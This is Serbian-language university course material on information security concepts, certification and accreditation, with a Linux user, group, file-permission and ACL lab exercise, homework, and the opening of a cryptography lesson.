Otvoreni sistemi *ne zavise od proizvođača, i imaju objavljene specifikacije i interfejse što ih čini kompatibilnim sa proizvodima drugih proizvođača. Prednost otvorenog sistema u pogledu sigurnosti je ta što je podložan javnom pregledu i vrednovanju, tj. nezavisnom ocenjivanju koje najčešće pomaže u otkrivanju grešaka ili ranjivosti tog proizvoda.*

Nasuprot, zatvoreni sistem *koristi softver i hardver koji zavisi od proizvođača, i koji obično nije kompatibilan sa drugim sistemima i komponentama. Deo sigurnosti zatvorenih sistema zasniva se na uverenju da će nepoznavanje detalja arhitekture i implementacije povećati otpornost sistema na napade. Međutim, to se može i drugačije protumačiti: zatvoreni sistemi nisu podložni nezavisnom ocenjivanju, što znači da mogu biti ranjivi i imati slabe tačke koje trenutno nisu poznate ili otkrivene, ali se u budućnosti mogu eksploatisati.*

SIGURNOSNE OZNAKE

Dodeljene oznake se obično ne mogu izmeniti, pa predstavljaju efektivan, tj. delotvoran mehanizam kontrole pristupa.

Sigurnosna oznaka *dodeljuje se nekom resursu. Sigurnosna oznaka može ukazati na potrebu za posebnim načinom rukovanja (rukovanje objektom uz primenu dodatnih sigurnosnih mehanizama), ili se može koristiti za kontrolu pristupa. Dodeljene oznake se obično ne mogu izmeniti, pa predstavljaju efektivan, tj. delotvoran mehanizam kontrole pristupa. Pošto se oz nake moraju porediti i verifikovati u skladu sa politikom sigurnosti, njihova primena će izazvati dodatan utrošak režijskog vremena u sistemu.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KLASIFIKACIJA INFORMACIJA

Cilj - osigurati da informacijske vrednosti dobiju odgovarajući nivo zaštite.

Informacija treba biti klasifikovana kako bi se iskazala potreba, prioritet i nivo zaštite. Informacije poseduju različite nivoe osetljivosti. Neki predmeti mogu zahtevati dodatnu zaštitu ili poseban način rukovanja. Sistem klasifikacije treba koristiti kako bi se definisali potrebni nivoi zaštite i kako bi se iskazala potreba za posebnim merama rukovanja.
Klasifikovanjem informacije zapravo određujemo na koji način treba koristiti informaciju i kako je zaštititi.
Klasifikacija se obavlja na temelju:

- vrednosti,
- osetljivosti,
- važnosti za organizaciju I
- zakonodavnih zahteva.

Pri klasifikovanju potrebno je odrediti broj klasifikacionih kategorija i koristi koje proizlaze iz njihovog korišćenja. Previše složene šeme (prevelik broj kategorija) mogu postati „teg" pri sprovođenju sigurnosti, te preteške i neekonomične za korišćenje. Vrlo važno je biti oprezan kod interpretacije klasifikacionih oznaka drugih organizacija, koje mogu imati drugačije definicije za slične ili iste oznake.

OZNAČAVANJE I RUKOVANJE INFORMACIJAMA

Cilj - definisati skup procedura za označavanje i rukovanje informacijama, u skladu sa šemom klasifikacije usvojenom od strane organizacije.

Te procedure trebaju obuhvatiti informaciju kao imovinu i u fizičkom i u elektronskom obliku. Za svaku klasifikaciju treba definisati procedure za rukovanje.
Procedure za rukovanje trebaju obuhvatiti sledeće tipove aktivnosti obrade informacija:

- *kopiranje,*
- *čuvanje,*

- *prenos poštom, faksom ili elektronskom poštom,*
- *prenos kroz razgovor, uključujući i mobilne telefone, telefonske sekretarice, govornu poštu,*
  uništavanje.

SIGURNOSNI REŽIMI

Informacioni sistemi rade u različitim sigurnosnim režimima.

Informacioni sistemi rade u različitim sigurnosnim režimima koji su određeni nivoima klasifikacije informacija, profilima korisnika i njihovim ovlašćenjima.

*U **sistemski-visokom režimu rada** (engl.* system high mode of operation*) sistem radi na najvišem nivou klasifikacije (sigurnosti), gde svi korisnici moraju imati ovlašćenja za najviši nivo. Međutim, neće svi korisnici imati potrebu da znaju, tj. vide sve podatke.*

***Režim rada sa više nivoa** (engl.* multilevel mode of operation*) podržava korisnike sa različitim ovlašćenjima i podatke različitih nivoa klasifikacije.*
Drugi režimi rada su:

- Namenski: Svi korisnici imaju ovlašćenja i potrebu da znaju sve informacije koje obrađuje informacioni sistem; sistem može da radi sa više klasifikacionih nivoa.
- Odeljeni: Svi korisnici imaju ovlašćenja za najviši nivo klasifikovanih informacija, ali oni ne moraju imati ovlašćenje i potrebu da znaju sve podatke koji se nalaze ili obrađuju u računarskom sistemu.
- Kontrolisani: Tip sigurnosti ostvarene sa više nivoa, gde je određeni ograničeni nivo poverenja ostvaren pomoću sistemske hardversko¬-softverske osnove, zajedno sa odgovarajućim ograničenjima nivoa klasifiko¬vanih informacija koje se mogu obrađivati.
- Ograničeni pristup: Sistem u kojem rade korisnici koji nisu sigurnosno provereni, i gde je maksimalan stepen tajnosti podataka: neklasifikovani, ali osetljivi.

DRUGI REŽIMI RADA

Namenski, odeljeni, kontrolisani i ograničeni pristup modeli.

***Namenski:** Svi korisnici imaju ovlašćenja i potrebu da znaju sve informacije koje obrađuje informacioni sistem; sistem može da radi sa više klasifikacionih nivoa.*

***Odeljeni:** Svi korisnici imaju ovlašćenja za najviši nivo klasifikovanih informacija, ali oni ne moraju imati ovlašćenje i potrebu da znaju sve podatke koji se nalaze ili obrađuju u računarskom sistemu.*

***Kontrolisani:** Tip sigurnosti ostvarene sa više nivoa, gde je određeni ograničeni nivo poverenja ostvaren pomoću sistemske hardversko-softverske osnove, zajedno sa odgovarajućim ograničenjima nivoa klasifikovanih informacija koje se mogu obrađivati.*

Ograničeni pristup: *Sistem u kojem rade korisnici koji nisu sigurnosno provereni, i gde je maksimalan stepen tajnosti podataka: neklasifikovani, ali osetljivi.*

Poglavlje 6

Procedura oporavka i ranjivost

PROCEDURA OPORAVKA

Procedura oporavka ne treba da ostavi mogućnost za narušavanje sigurnosne politike sistema.

Kada grešku prouzrokuje hardverska ili softverska komponenta, veoma je važno da ta greška ne kompromituje zahteve sigurnosne politike tog sistema. Dodatno, procedura oporavka ne treba da ostavi mogućnost za narušavanje sigurnosne politike sistema. Ako se zahteva restartovanje sistema, sistem mora biti restartovan u sigurnom stanju. Sistem se mora pokrenuti u režimu održavanja koji dozvoljava pristup samo privilegovanim korisnicima sa privilegovanih terminala. Ovaj režim podržava povratak (oporavak) sistemskog stanja i sigurnosnog stanja.

Kada se javi greška na računaru ili mrežnoj komponenti, a računar ili mreža nastavi da radi, takav sistem se smatra otpornim na greške. Da bi sistem otporan na greške radio, mora biti u stanju da otkrije grešku i da je onda ispravi, ili da nastavi da radi bez obzira na grešku.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

RAZLIČITI SISTEMI U SLUČAJU OTKAZA

Hladni start nastaje u sistemu kada se javi greška i kada procedure oporavka ne mogu da vrate sistem u poznato, pouzdano, sigurno stanje.

U sistemu koji je bezbedan u slučaju otkaza , izvršenje programa se prekida i sistem je zaštićen od kompromitovanja kada se pojavi i detektuje hardverska ili softverska greška. U sistemu koji je elastičan u slučaju otkaza , određeni procesi koji nisu kritični prekidaju se kad se javi i otkrije hardverska ili softverska greška. Računar ili mreža nastavljaju da rade sa slabijim performansama, tj. na nižem nivou. Izraz fail-over odnosi se na prebacivanje na vruću rezervnu kopiju u realnom vremenu kada se desi i otkrije hardverska ili sofrverska greška, što omogućava da sistem nastavi rad.

Hladni startnastaje u sistemu kada se javi greška i kada procedure oporavka ne mogu da vrate sistem u poznato, pouzdano, sigurno stanje. U ovom slučaju, i delovi softvera i podataka mogu biti nekonsistentni, pa će biti neophodna spoljna intervencija. U tom slučaju, obično se mora iskoristiti režim održavanja sistema da bi se sistem oporavio.

RANJIVOST U SIGURNOSNOJ ARHITEKTURI

Ranjivosti u sistemskoj sigurnosnoj arhitekturi mogu voditi ka narušavanju sigurnosne politike.

Ranjivosti u sistemskoj sigurnosnoj arhitekturi mogu voditi ka narušavanju sigurnosne politike. U uobičajene ranjivosti arhitekture spada sledeće:

- ***Skriveni kanal:*** *Nenamerni komunikacioni kanal između dva ili više subjekata koji dele zajednički resurs; podržava prenos podataka na način koji narušava sistemsku sigurnosnu politiku. Podaci se obično prenose preko zajedničkog skladišta podataka ili pristupanjem zajedničkom putu koji se koristi kao deljivi kanal za komunikaciju za koju nije predviđen.*
- ***Nepostojanje provere perimetra:*** *Greška ili nepostojanje provere ulaznih tokova koji su određeni parametrima. Napadi prekoračenja bafera eksploatišu ovu slabost u određenim operativnim sistemima i programima.*
- ***Maintenance hook ranjivost:*** *Hardverski ili softverski mehanizam koji je instaliran da bi se dozvolilo održavanje sistema, i koji preskače sistemske sigurnosne mehanizme zaštite.*
- ***Time of Check to Time of Use (TOC/TOU) napad:*** *Napad koji iskorišćava razliku između vremena kada su sigurnosne kontrole primenjene, i vremena kada je korišćena usluga provere identiteta i iskorišćeno neko pravo.*

Poglavlje 7

Sertifikacija i akreditacija

POJAM SERTIFIKACIJE I AKREDITACIJE

Neki autoritet mora preuzeti odgovornost za stavljanje sistema u operativno stanje.

U mnogim okruženjima moraju se primeniti formalne metode da bi se osiguralo postavljanje prikladnih metoda zaštite informacionog sistema, kao i to da one funkcionišu prema specifikaciji. Dodatno, neki autoritet mora preuzeti odgovornost za stavljanje sistema u operativno stanje. Akcije su poznate kao sertifikacija i akreditacija *.*

Formalno, definicije su sledeće:

- Sertifikacija predstavlja *opsežnu procenu tehničkih i netehničkih sigurnosnih karakteristika informacionog sistema i drugih zaštitnih mehanizama koji su kreirani da podrže proces akreditacije, da ustanove varijacije, tj. prihvatljiva proširenja – proširenja u okviru kojih određena arhitektura i njena implementacija zadovoljava skup specificiranih sigurnosnih zahteva.*
- Akreditacija je *formalna deklaracija koju daje* ovlašćena organizacija *(engl.* Designated Approving Authority-DAA*) i kojom je odobreno da informacionom sistemu radi u određenom sigurnosnom režimu uz korišćenje propisanog skupa mehanizama zaštite i prihvatljiv nivo rizika.*

Sertifikacija i akreditacija sistema moraju biti ponovo urađene posle definisanog perioda, ili kada se dese promene na sistemu ili u njegovom okruženju. U tom slučaju se zahteva resertifikacija i reakreditacija.

SERTIFIKACIJA

Sertifikacija predstavlja postupak utvrđivanja da proizvod, usluga, organizacija ili pojedinac ispunjavaju zahteve relevantnog standarda.

Standardizacija predstavlja proces utvrđivanja odredbi za opštu i višestruku upotrebu u vezi sa postojećim ili budućim potrebama, a radi postizanja optimalnog nivoa uređenosti u određenoj oblasti. Postupak se završava zvaničnom potvrdom - sertifikatom o usaglašenosti, i upisom imaoca sertifikata u relevantan registar.

Standard je dokument u kome se definišu pravila, smernice ili karakteristike za aktivnosti ili njihove rezultate radi postizanja optimalnog nivoa uređenosti.

Sertifikat predstavlja pisanu garanciju izdatu od strane nezavisnog sertifikacionog tela, koji se izdaje nakon što se revizijom utvrdi da je određeni sistem, proizvod ili usluga u skladu sa zahtevima navedenih u standardu.

Korišćenje termina "akreditacija" kao alternative za sertifikaciju ili registraciju je greška, jer to znači nešto drugo. Jednostavno rečeno, akreditacija praktično predstavlja sertifikaciju sertifikacionog tela. Sertifikati izdati od strane akreditovanih sertifikacionih tela obično na tržištu imaju povećan kredibilitet.

AKREDITACIJA

Akreditacija predstavlja zvaničnu potvrdu o kompetentnosti organizacije da pruži odgovarajuću uslugu ocenjivanja usaglašenosti ispitivanjem ili sertifikovanjem.

Akreditovanje predstavlja postupak utvrđivanja kompetentnosti organizacija za obavljanje poslova ocenjivanja usaglašenosti. Akreditovanje, ili akreditaciju, obavlja Akreditaciono telo prema propisanom postupku, odnosno Pravilima akreditacije.

Akreditovanje se završava aktom o akreditaciji (rešenje i li sl.), kao zvaničnim dokumentom ili dokumentacijom (više dokumenata) gde je, pored ostalog, navedena oblast za koju se dodeljuje akreditacija.

Akreditacija se dodeljuje za sledeće poslove ocenjivanja usaglašenosti:

- ispitivanje;
- kontrolisanje;
- sertifikacija proizvoda i procesa;
- sertifikacija sistema menadžmenta;
- seritfikacija stručnih lica;
- etaloniranje.

OCENJIVANJE USAGLAŠENOSTI

Dokazi o usaglašenosti su atesti, sertifikati, potvrde, uverenja, izveštaji o ispitivanju.

Ocenjivanje usaglašenosti predstavlja postupak vrednovanja proizvoda ili usluge, procesa, sistema, osobe ili organizacije u odnosu na zahteve standarda ili u odnosu na tehničke propise, radi:

- potvrđivanja da proizvod ispunjava zadati nivo kvaliteta ili bezbednosti;
- pružanja neposredne ili posredne informacije korisniku o karakteristikama i funkcionisanju proizvoda;
- povećanja poverenja kupaca i regulatornog - nadležnog državnog tela u proizvod;
- potkrepljivanja tvrdnji o proizvodu koje se koriste u njegovom reklamiranju i obeležavanju.

IZDAVANJE, SUSPENZIJA,

Sertifikat se može pripremiti za izdavanje tek nakon pozitivne odluke o sertifikaciji.

Suspenzija sertifikata

Prilikom donošenja odluke o sertifikaciji, moguće je da zaključci provere ukazuju na razloge za suspenziju i/ili povlačenje sertifikata, kao što su:

- Klijentov sertifikovani sistem menadžmenta ima kontinualne probleme da zadovolji zahteve normativnih dokumenata;
- Sertifikovani klijent ne dozvoljava da se nadzorne i resertifikacione provere sprovode traženom učestalošću;
- Sertifikovan klijent dobrovoljno traži suspenziju;
- Otkrivena je ista velika neusaglašenost kao na prethodnoj proveri, što ukazuje da nisu preduzete adekvatne korektivne mere od strane klijenta da bi se neusaglašenosti otklonile.
- Otkrivena je nepravilna upotreba znaka sertifikacije koja nije efikasno rešena od strane klijenta, nakon opomene.

U ovim slučajevima donosi se odluka o suspenziji sertifikata.

Na osnovu prethodno donešene odluke o suspenziji vrši se obaveštavanje klijenta, uz obrazloženje, o ovakvoj odluci i navođenje roka i neophodnih mera koje je neophodno realizovati u funkciji obnavljanja sertifikata. Suspenzija podrazumeva ograničavanje klijenta da aktivno reklamira ili promoviše svoj sertifikat za sistem menadžmenta od strane MSC-a. Klijent se takođe obaveštava da može podneti žalbu na odluku o u roku od dve nedelje. Sertifikat može biti suspendovan na period od najviše tri meseca.

POVLAČENJE SERTIFIKATA

Povlačenje sertifikata obično sledi nakon suspenzije.

Povlačenje sertifikata

Obaveštavanje klijenta o povlačenju sertifikata, uz odgovarajuće obrazloženje, vrši se u pisanoj formi i zahteva povratak svih sertifikata, izdatih odobrenja i pratećeg znaka sertifikacije. Klijent se takođe obaveštava da može podneti žalbu na odluku u roku od dve nedelje. POVLAČENJE sertifikata je ozbiljan korak, i pokreće se tek kada postane očigledno da efekti korektivnih mera, uključujući i SUSPENZIJU sertifikata, neće dovesti do potrebne efektivne usklađenosti sistema menadžmenta sa zahtevima relevantnog standarda. Povlačenje obično sledi nakon suspenzije, kada nema dokaza o sprovođenju efektivnih korektivnih mera, ali može proisteći kao reakcija na različite vrste kršenja ugovornih obaveza od strane klijenta ili postupanja po prigovorima.

U slučaju povlačenja sertifikata, ceo poslednji ciklus zapisa sa provere klijenta biće pregledan i preispitan. Nakon toga odlučuje se o daljim koracima koje treba preduzeti:

- Dozvoliti produženje suspenzije za najviše tri meseca, nakon čega sledi vanredni nadzor ili
- Sprovesti povlačenje sertifikata.

DITSCAP

Proces sertifikacije i akreditacije sigurnosti odbrambenih informacionih tehnologija.

DITSCAP (DOD Information Technology Security Certification and Accreditation Process) ustanovljava proces standardizacije, skup aktivnosti, opšte opise zadataka i upravljačku strukturu da bi se sertifikovali i akreditovali IT sistemi koji će održavati zahtevano sigurnosno stanje. Ovaj proces sertifikuje da IT sistemi zadovoljavaju zahteve akreditacije i da će sistem održavati akreditovano sigurno stanje kroz svoj životni ciklus. Ovo su faze DITSCAP procesa:

- Faza 1, definicija. Faza 1 se fokusira na razumevanje misije, okruženja i arhitekture, da bi se odredili zahtevi u pogledu sigurnosti i nivo truda potrebnog da se dostigne akreditacija.
- Faza 2, verifikacija. Faza 2 verifikuje da sistem u razvoju ili modifikovani sistem odgovara informacijama navedenim u ugovoru o autorizaciji sigurnosti sistema (System Security Authorization Agreement, SSAA). Cilj je da se koristi SSAA da bi se uspostavila saglasnost o izgradnji i razvoju sigurnosti, pre nego što razvoj počne i pre nego se sprovedu izmene sistema. Posle akreditacije, SSAA postaje osnovni dokument o sigurnosnoj konfiguraciji.
- Faza 3, validacija. Faza 3 vrednuje usklađenost potpuno integrisanog sistema sa informacijama sadržanim u SSAA.
- Faza 4, postakreditacija. Faza 4 obuhvata aktivnosti koje su nužne za nastavak rada akreditovanog IT sistema u računarskom okruženju, i za brigu o izmenjenim opasnostima sa kojima se sistem suočava kroz životni ciklus.

NIACAP

Proces sertifikacije i akreditacije državnih informacionih tehnologija.

NIACAP (National Information Assurance Certification and Accreditation Process) uspostavlja minimalni nacionalni standard u SAD za sertifikaciju i akreditaciju nacionalnih sigurnosnih standarda. Ovaj proces daje standardni skup aktivnosti, opštih zadataka i upravljačke strukture, neophodnih da bi se sertifikovali i akreditovali sistemi koji održavaju obezbeđenje informacija i stanje sigurnosti sistema ili lokacije. NIACAP sertifikuje da informacioni sistem zadovoljava zahteve akreditacije i da će nastaviti da održava akreditovano sigurno stanje tokom životnog ciklusa sistema.

Postoje tri tipa NIACAP akreditacije:

- Akreditacija lokacije (engl. site accreditation). Procenjuje aplikacije i sisteme na određenoj samosadržanoj (engl. selfcontained) lokaciji.

- Akreditacija tipa (engl. type accreditation). Procenjuje aplikaciju ili sistem koji se distribuira na određeni broj lokacija.
- Akreditacija sistema (engl. system accreditation). Procenjuje glavnu, tj. osnovnu (engl. major) aplikaciju ili opšti sistem podrške.

NIACAP se sastoji od četiri faze – definicija, verifikacija, validacija i postakreditacija – one su, u suštini, identične sa onima u DITSCAP-u.

Poglavlje 8

Vežba - Bezbedonosni mehanizmi

BEZBEDONOSNI MEHANIZMI

Upoznavanje sa autorizacijom (Predviđeno vreme trajanja vežbi je 45 minuta)

Ova vežba se bavi sistemom dozvola i autorizacije pristupa sistemu kod Linux OS. Ovaj sistem upravlja pristupom datoteka, i svemu drugom što se odnosi na datotečni sistem kao što su datoteke, direktorijumi, uređaji, simboličke veze i slicno.

Referenca: Simboličke veze (engl. Symbolic link**)** http://en.wikipedia.org/wiki/Symbolic_link

Poseban tip datoteke koji sadrži pointere na drugu datoteku ili direktorijume

Student će uraditi vežbu i zabeležiti rezultate vežbe, dozvole za pristup sistemu da bi shvatili da je odluka o autorizaciji pristupa resursima funkcija dve varijable, a ne samo jedne varijable.

KREIRANJE KORISNIKA

Kreiranje novih korisnika na sistemu

Prijaviti se kao root i kreirati 3 korisnika.

useradd ana

useradd bojan

useradd viktor

Zapaziti promene u fajlovima

/etc/passwd

/etc/shadow

```
ana:x:1004:1004::/home/ana:
bojan:x:1005:1005::/home/bojan:
viktor:x:1006:1006::/home/viktor:
```

Slika 8.1 -/etc/passwd [Izvor:Autor]

Dodeliti svakom korisniku lozinku.
passswd ana
passwd bijan
passwd viktor

Na slici 2 imamo prikaz dela /etc/shadow gde su kreirana tri korisnika.

Slika 8.2 -/etc/shadow [Izvor:Autor]

KREIRANJE GRUPA

Kreiranje grupa i dodavanje korisnika u grupu

Prijaviti se kao root i kreirati 3 grupe

groupadd generalni


groupadd menadzment

groupadd osoblje

Posmatrati promenu u fajlu /etc/group

tail -n 3 /etc/group

Na slici 3 imamo prikaz /etc/group nakon kreiranja grupa i dodavanja korisnika u grupe.



Slika 8.3 -/etc/group [Izvor:Autor]

KREIRANJE FAJLOVA

Kreirati tri fajla i postaviti pravila pristupa za fajlove

cd /tmp

echo putninalog > planputovanja

echo strategija > strategijarazvoja

echo radnizadatak > radnizadatak

Komandom ls proveravamo postojanje kreiranih fajlova.

Promeniti primarnu grupu kojoj pripadaju kreirani fajlovi.

chgrp generalni planputovanja

chgrp menadzment strategijarazvoja

chgrp osoblje radnizadatak

Komandom ls –l proveravamo postojanje kreiranih fajlova kao I kojoj grupi pripadaju fajlovi(Slika 4)

```
-rw-r--r-- 1 root   generalni    11 jan 25 13:57 planputovanja
-rw-r--r-- 1 root   osoblje      13 jan 25 13:58 radnizadatak
-rw-r--r-- 1 root   menadzment   11 jan 25 13:58 strategijarazvoja
```

Slika 8.4 -ls -l [Izvor:Autor]

Postavljanje dozvola za fajlove

chmod 740 planputovanja

chmod 760 strategijarazvoja

chmod 766 radnizadatak

Komandom ls –l proveriti da li je došlo do promena (Slika 5)

```
-rwxr----- 1 root   generalni    11 jan 25 13:57 planputovanja
-rwxrw-rw- 1 root   osoblje      13 jan 25 13:58 radnizadatak
-rwxrw---- 1 root   menadzment   11 jan 25 13:58 strategijarazvoja
```

Slika 8.5 -ls -l Nakon izmene prava pristupa [Izvor:Autor]

Ulogovati se prvo kao Ana, zatim kao Bojan i na kraju kao Viktor. Zapisati koje foldere mogu da pročitaju. (Slika 6)

Slika 8.6 -Provera pristupa [Izvor:Autor]

ACL

Kontrolna lista pristupa(engl. access control list)

Napravite jednu promenu u kontrolnoj listi pristupa koja pripada „strategijarazvoja" Promena " strategijarazvoja " će uticati na korisnika Anu.

setfacl -m u:joe:r strategijarazvoja

Možemo proveriti privilegije na fajl strategijarazvoja

getfacl strategijarazvoja

```
root@IT381:/tmp# getfacl strategijarazvoja
# file: strategijarazvoja
# owner: root
# group: menadzment
user::rwx
user:ana:r--
group::rw-
mask::rw-
other::---
```

Slika 8.7 -getfacl [Izvor:Autor]

Sada korisnik ana ima pristup fajlu strategijarazvoja

Komandom getfacl možemo proverti više fajlova odjednom

Slika 8.8 -provera za više fajlova [Izvor:Autor]

ACL IZMENA PRVILEGIJA ZA GRUPE

Osim za korisnike ACL može izmeniti privilegije i za grupe.

setfacl -m g:generalni:rw radnizadatak smo dodali provilegije do može da čita i piše za fajl radni zadatak (Slika 9)

```
root@IT381:/tmp# getfacl radnizadatak
# file: radnizadatak
# owner: root
# group: osoblje
user::rwx
group::rw-
group:generalni:rw-
mask::rw-
other::rw-
```

Slika 8.9 -Dodela privilegija za novu grupe [Izvor:Autor]

ČISĆENJE SISTEMA

Nakon završetka vežbe potrebno je obrisati korisnik, grupe i fajlove.

rm radnizadatak

rm planputovanja

rm strategijarazvoja

userdel -r ana

userdel -r bojan

userdel -r viktor

groupdel generalni

groupdel menadzment

groupdel osoblje

Poglavlje 9

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualni rad za nedelju 3 (Predviđeno vreme trajanja vežbi je 45 minuta)

Prvi zadatak
• Kreirati tri korisnika na linux operativnom sistemu
• Kreirati tru grupe na sistemu
• Kreirati tri fajla
Drugi zadatak
• Pridružiti korinsike grupama po izboru
• Postaviti privilegije po izboru, na kreirane fajlove za grupe i korinsike
• Proveriti mogućnost čitanja, pisanje i izmene na fajlovima za korisnike.
• Izvršiti promenu pripadnosti grupa za korisnike.
• Izvršiti promenu privilegija na fajlovima
• Proveriti mogućnost čitanja, pisanje i izmene na fajlovima za korisnike, sa novim privilegijama i pripadnostima.

Poglavlje 10

Domaći zadatak 03

DOMAĆI ZADATAK 3

ACL i prava pristupa(Predviđeno vreme trajanja vežbi je 120 minuta)

Napravite Vašu situaciju sa korisnicima, grupama i dozvolama za pristup datotekama sličnu današnjoj vežbi (mora biti sasvim drugačija). Zadatak mora imati dva slučaja. Osnovni slučaj i nakon promena ACL. Pre praktične provere, dati procenu konačne situacije, a onda izvršiti praktičnu proveru. Date su tabele (Slika 1):

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu,

Naziv zadatka treba da bude: IT381-DZ3-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ3

Osnovni slučaj:

	Korisnik1	Korisnik2	Korisnik3
Fajl1			
Fajl2			
Fajl3			

Modifikovani slučaj primenom ACL:

	Korisnik1	Korisnik2	Korisnik3
Fajl1			
Fajl2			
Fajl3			

Slika 10.1 [Izvor:Autor]

Zaključak

ZAKLJUČAK

Rezime treće lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidan znanja iz oblasti modela sigurnosti i sigurnosnih arhitektura:

- *Modeli sigurnosti*
- *Modeli kontrole pristupa*
- *Modeli integriteta*
- *Ostali sigurnosni modeli*
- *Sigurnosne arhitekture, oznake i režimi*
- *Procedura oporavka i ranjivost*
- *Sertifikacija i akreditacija*
- *Bezbednosni mehanizmi*

LITERATURA

Spisak korišćene literature za lekciju 3

http://en.wikipedia.org/wiki/Fault-tolerant_system
http://en.wikipedia.org/wiki/Trusted_system
http://en.wikipedia.org/wiki/Recovery_procedure
https://en.wikipedia.org/wiki/Computer_security
http://en.wikipedia.org/wiki/System_high_mode
http://link.springer.com/chapter/10.1007%2F3-540-58618-0_73#page-1
https://en.wikipedia.org/wiki/Designated_Approving_Authority
http://fismapedia.org/index.php?title=Term:Designated_Approving_Authority
http://en.wikipedia.org/wiki/Accreditation
https://en.wikipedia.org/wiki/Access_Control_Matrix
https://en.wikipedia.org/wiki/Bell%E2%80%93LaPadula_model
http://csrc.nist.gov/publications/history/bell76.pdf
http://en.wikipedia.org/wiki/Mandatory_access_control
http://en.wikipedia.org/wiki/Discretionary_access_control
https://en.wikipedia.org/wiki/Biba_Model

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 3 nastavak

https://en.wikipedia.org/wiki/Chinese_wall
http://www.gammassl.co.uk/research/chinesewall.php
https://en.wikipedia.org/wiki/Clark%E2%80%93Wilson_model
https://en.wikipedia.org/wiki/Discretionary_access_control
https://en.wikipedia.org/wiki/Mandatory_access_control
http://en.wikipedia.org/wiki/Lattice-based_access_control
http://en.wikipedia.org/wiki/Role-based_access_control
https://en.wikipedia.org/wiki/Access_control
https://www.freebsd.org/doc/handbook/mac.html
http://csrc.nist.gov/groups/SNS/rbac/
http://pk.org/416/notes/19-protection.html
https://www.cs.purdue.edu/homes/ninghui/courses/426_Fall10/handouts/426_Fall10_lect21.pdf
http://en.wikipedia.org/wiki/Biba_Model
http://en.wikipedia.org/wiki/Multi-level_security
http://en.wikipedia.org/wiki/Access_control_list
http://en.wikipedia.org/wiki/Capability-based_security
https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use
http://en.wikipedia.org/wiki/Time_of_check_to_time_of_use
http://linux.about.com/od/commands/l/blcmdl1_cat.htm

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Bezbednosni mehanizmi

Lekcija 04

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 04

BEZBEDNOSNI MEHANIZMI

- Bezbednosni mehanizmi
- Poglavlje 1: Pojam kriptografije i kriptografski sistemi
- Poglavlje 2: Kriptoanaliza
- Poglavlje 3: Klasicna kriptografija
- Poglavlje 4: Simetricni kriptografski sistemi
- Poglavlje 5: AES, RC4 i RSA algoritmi
- Poglavlje 6: Distribucija ključeva i Diffle-Hellman algoritam
- Poglavlje 7: Kriptografija javnim ključevima
- Poglavlje 8: Vežba – Kriptografski Sistemi
- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 04
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast bezbednosnih mehanizama.

Teme predavanja su:

- *Pojam kriptografije i kriptografski sistemi*
- *Kriptoanaliza*
- *Klasicna kriptografija*
- *Simetricni kriptografski sistemi*
- *AES, RC4 i RSA algoritmi*
- *Distribucija ključeva i Diffle-Hellman algoritam*
- *Kriptografija javnim kljucevima*

U vežbi studenti će se upoznati sa:

- *Kriptografskim sistemima*

Poglavlje 1

Pojam kriptografije i kriptografski sistemi

KRIPTOLOGIJA I KRIPTOZAŠTITA

Pojmovi kriptologije i kriptozaštite.

Kriptologija *(izvedena od grčkih reči* κρυπτός *- skriven +* λόγος *– znanje, nauka) nauka je koja se bavi izučavanjem i definisanjem metoda za zaštitu informacija (kriptovanje – šifrovanje) i izučavanjem i pronalaženjem metoda za otkrivanje šifrovanih informacija (dekriptovanje – dešifrovanje). Ima dve osnovne oblasti, kriptozaštitu i kriptoanalizu. Objekti izučavanja su pisane (kriptografija), govorne (kriptofonija), vizuelne i druge poruke. Rezultate kriptologije prvenstveno su koristile oružane snage i diplomatska služba, a razvojem telekomunikacija i mnoge druge.*

Kriptozaštita *je posebna delatnost vojnih, državnih (diplomatskih, bezbednosnih, ekonomskih) i drugih organa i organizacija u cilju obezbeđenja zaštite tajnosti poruka pri prenošenju kanalima veze. Obuhvata: naučnoistraživački rad za pronalaženje kriptoloških postupaka i sredstava; organizaciju kriptozaštite; primenu kriptozaštite u praksi. Za obavljanje poslova kriptozaštite formiraju se posebni stručni organi. Zbog značaja koji imaju, sve delatnosti kriptozaštite se svrstavaju u red vrhunskih tajni, i obavezno se uređuju zakonima.*

VIGENERE ŠIFRA

Vigenere šifra je najjednostavnija polialfabetska zamena.

